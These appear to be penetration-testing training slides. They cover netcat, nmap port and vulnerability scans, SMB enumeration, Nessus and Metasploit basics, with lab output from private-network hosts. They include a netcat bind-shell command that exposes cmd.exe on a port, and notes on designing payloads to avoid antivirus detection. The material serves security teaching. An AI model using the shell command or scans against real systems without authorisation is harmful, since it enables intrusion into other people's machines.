



VAPT

Vulnerability Assessment & Penetration testing

About author

Noah Franklin J is a Security consultant. He has 6+ years' experience in application and network security, formerly he worked with IBM as a senior security consultant.

Responsible Disclosure (received hall of fame for contribution to finding security flaws)

1. Facebook
2. Sony Inc
3. 123 contact forms

He worked with for governments and financial projects for Indian, Lebanon, Saudi, and Qatar

He Trained nearly 4000 + Candidate on Web application security for developers and network security network engineers.


He wrote an article about Computer Crimes and Security that published in Daily Thanthi News Paper in 2012.

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Network Security


Lab




Netcat

- **Netcat** (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP.
- **Netcat** is designed to be a dependable back-end that can be used directly or easily driven by other programs and scripts.
- Basic Features
 - Outbound or inbound connections, TCP or UDP, to or from any ports
 - Full DNS forward/reverse checking, with appropriate warnings
 - Ability to use any local source port
 - Ability to use any locally-configured network source address
 - Built-in port-scanning capabilities, with randomizer
 - Can read command line arguments from standard input
 - Slow-send mode, one line every N seconds
 - Hex dump of transmitted and received data
 - Ability to let another program service established connections
- New for NT
 - * Ability to run in the background without a console window
 - * Ability to restart as a single-threaded server to handle a new connection
- Example: `nc.exe -v www.website.com 80 < get.txt` [-v is for verbose]
- `nc.exe -v www.website.com 80`
- `GET / HTTP/1.0`
- `nc.exe -l -p 4444 -t -e cmd.exe`

Bind Shell



Reverse Shell



Port scanning

Port scanning is the process of checking for open TCP or UDP ports on a remote machine. Please note that port scanning is illegal in many countries and should not be performed outside the labs.

| Command | Descriptions |
|--------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>nmap -sP 192.168.1.0/24</code> | Ping scan the network using machines that respond to ping |
| <code>nmap -p 1-65535 -sV -sS -T4 192.168.1.50</code> | Full TCP port scan using with service version detection T4 is more accurate than T5 |
| <code>nmap -sU -p port 192.168.1.50</code> | UDP port scan |
| <code>nmap -O 192.168.1.50</code> | OS fingerprinting |
| <code>nmap -sV -sT 192.168.1.50</code> | To identify the service on specific ports by banner grabbing and running several enumeration scripts (<code>-sV</code> and <code>-A</code> parameters) |
| <code>nmap -sU -script nbstat.nse -p 80 192.168.1.50</code> | To display the Netbios name |
| <code>nmap 192.168.1.50 --script smb-os-discovery.nse</code> | NSE script for OS discovery |

Refer this blog for nmap scan details <http://noahfranklin.blogspot.in/>


```
root@kali:~# nmap -sP 192.168.1.0/24
```

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-07 15:24 IST
Nmap scan report for 192.168.1.50
Host is up (0.00047s latency).
MAC Address: 00:0C:29:EC:BD:30 (VMware)
Nmap scan report for 192.168.1.77
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.29 seconds
```

```
root@kali:~# nmap 192.168.1.50
```

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-07 15:27 IST
Nmap scan report for 192.168.1.50
Host is up (0.00085s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:EC:BD:30 (VMware)
```

```
root@kali:~# nmap -p 1-65535 -sV -sS -T4 192.168.1.50
```

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-07 15:26 IST
Nmap scan report for 192.168.1.50
Host is up (0.019s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:EC:BD:30 (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

SMB Enumeration

The Server Message Block (SMB) protocol's security track record has been poor for over a decade, due to its complex implementation, and open nature

Quick List of SMB Version

- SMB1 – Windows 2000, XP and Windows 2003.
- SMB2 – Windows Vista SP1 and Windows 2008
- SMB2.1 – Windows 7 and Windows 2008 R2
- SMB3 – Windows 8 and Windows 2012.
- root@kali:~# **nmap -v -p 139,445 -oG smb.txt 192.168.1.40-50**
- root@kali:~# **nbtscan -r 192.168.1.0/24**

```
root@kali:~# nbtscan -r 192.168.1.0/24
Doing NBT name scan for addresses from 192.168.1.0/24
```

| IP address | NetBIOS Name | Server | User | MAC address |
|---------------|----------------------------------|----------|-----------|-------------------|
| 192.168.1.0 | Sendto failed: Permission denied | | | |
| 192.168.1.50 | NOAH-7C1CBABB79 | <server> | <unknown> | 00:0c:29:ec:bd:30 |
| 192.168.1.77 | <unknown> | | <unknown> | |
| 192.168.1.255 | Sendto failed: Permission denied | | | |

Null session Enumeration:

A null session refers to an unauthenticated NetBIOS session between two computers.

```
root@kali:~# enum4linux -a 192.168.1.50
```

Nmap SMB NSE Scripts

```
root@kali:~# ls -l /usr/share/nmap/scripts/smb*
```

```
root@kali:~# nmap -v -p 139, 445 --script=smb-os-discovery 192.168.1.50
```

Host script results:

```
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: noah-7c1cbabb79
|   NetBIOS computer name: NOAH-7C1CBABB79
|   Workgroup: WORKGROUP
|_  System time: 2018-05-07T15:34:53+05:30
```

Vulnerability Scanning using Nmap

```
root@kali:~# cd /usr/share/nmap/scripts/ ls -l *vuln*
root@kali:~# nmap -v -p 25 --script=smtp-vuln-cve2010-4344.nse 192.168.1.50
root@kali:~# cd /usr/share/nmap/scripts/ ls -l *ftp*
root@kali:~# nmap -v -p 21 --script=ftp-anon.nse 192.168.1.50
root@kali:~# nmap -v -p 139, 445 --script=smb-security-mode 192.168.1.50
root@kali:~# nmap -v -p 80 --script=http-vuln-cve2011-3192 192.168.1.50
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Vulnerability Scanning using Nessus

- Nessus is the most trusted vulnerability scanning platform for auditors and security analysts. Users can schedule scans across multiple scanners, use wizards to easily and quickly create policies, schedule scans and send results via email. Nessus supports more technologies than any other vendor, including operating systems, network devices, hypervisors, databases, tablets/phones, web servers and critical infrastructure.
- Key features include:
 - High-Speed Asset Discovery
 - Vulnerability Assessment
 - Malware/Botnet Detection

- Configuration & Compliance Auditing
- Scanning & Auditing of Virtualized & Cloud Platforms

Scans

+

New Scan

My Scans

Research - Old

Trash 1

All Scans

New Folder

All Templates

Scanner

Scanner Templates

Advanced Scan
 Configure a scan without using any recommendations.

Audit Cloud Infrastructure
 Audit the configuration of third-party cloud services.

Badlock Detection
 Remote and local checks for CVE-2016-2118 and

Bash Shellshock Detection
 Remote and local checks for CVE-2014-6271 and

Basic Network Scan
 A full system scan suitable for any host.

192.168.1.50

CURRENT RESULTS: 08/04/17 AT 1:03 PM

Configure

Audit Trail

Launch

Export

Scans > Hosts 1

Vulnerabilities 101

Remediations 4

History 1

☐ Host

Vulnerabilities ▲

☐ 192.168.1.50

7

32

62

61

Hosts > 192.168.1.50 > Vulnerabilities 101

| <input type="checkbox"/> | Severity ▲ | Plugin Name | Plugin Family | Count |
|--------------------------|------------|----------------------------------------------------------------------------|---------------|-------|
| <input type="checkbox"/> | CRITICAL | OpenSSL Unsupported | Web Servers | 2 |
| <input type="checkbox"/> | CRITICAL | PHP 5.3.x < 5.3.15 Multiple Vulnerabilities | CGI abuses | 2 |
| <input type="checkbox"/> | CRITICAL | PHP Unsupported Version Detection | CGI abuses | 2 |
| <input type="checkbox"/> | CRITICAL | MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (E... | Windows | 1 |

VAPT

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Metasploit

- Metasploit tools used for development and testing purpose
- Can be used for penetration testing, exploit research and developing IDs Signature.
- Started by H.D moore in 2003 and later it was acquired by Rapid 7
- Still it remains open source and free for use
- Ruby language code.
- Over 1664 exploits - 954 auxiliary - 293 post and 486 payloads - 40 encoders - 9 nops

To perform port scan using metasploit

- We always have to use auxiliary module
- `msf > use auxiliary/scanner/portscan/tcp`

```
msf auxiliary(tcp) > set RHOSTS 192.168.1.50
RHOSTS => 192.168.1.50
msf auxiliary(tcp) > run
```

```
[+] 192.168.1.50:          - 192.168.1.50:139 - TCP OPEN
[+] 192.168.1.50:          - 192.168.1.50:135 - TCP OPEN
[+] 192.168.1.50:          - 192.168.1.50:445 - TCP OPEN
```

What we need to know before performing exploit?


- A payload which
- Avoid creation of new process
- Should run in the exploited process context

- Should not create a new file on disk (AV)
- Creates a platform which allows import more functionality remotely extending

Meterpreter Basics

- Meta-interpreter
- Post-exploitation tool
- Works by using memory DLL injection & native.

How does it work?



Communication between client & server


- Encrypted communication
- Form of TLVs(Type-Length-Value)
- Multiple channels of communication use the same client-server connection.

Accessing metasploit

- msfconsole
- msfcli
- msfd
- msfweb
- msfgui
- Armitage



Modular Architecture



- Modular
- Exploits
- Auxiliary
- Payload
- Encoder
- Nops

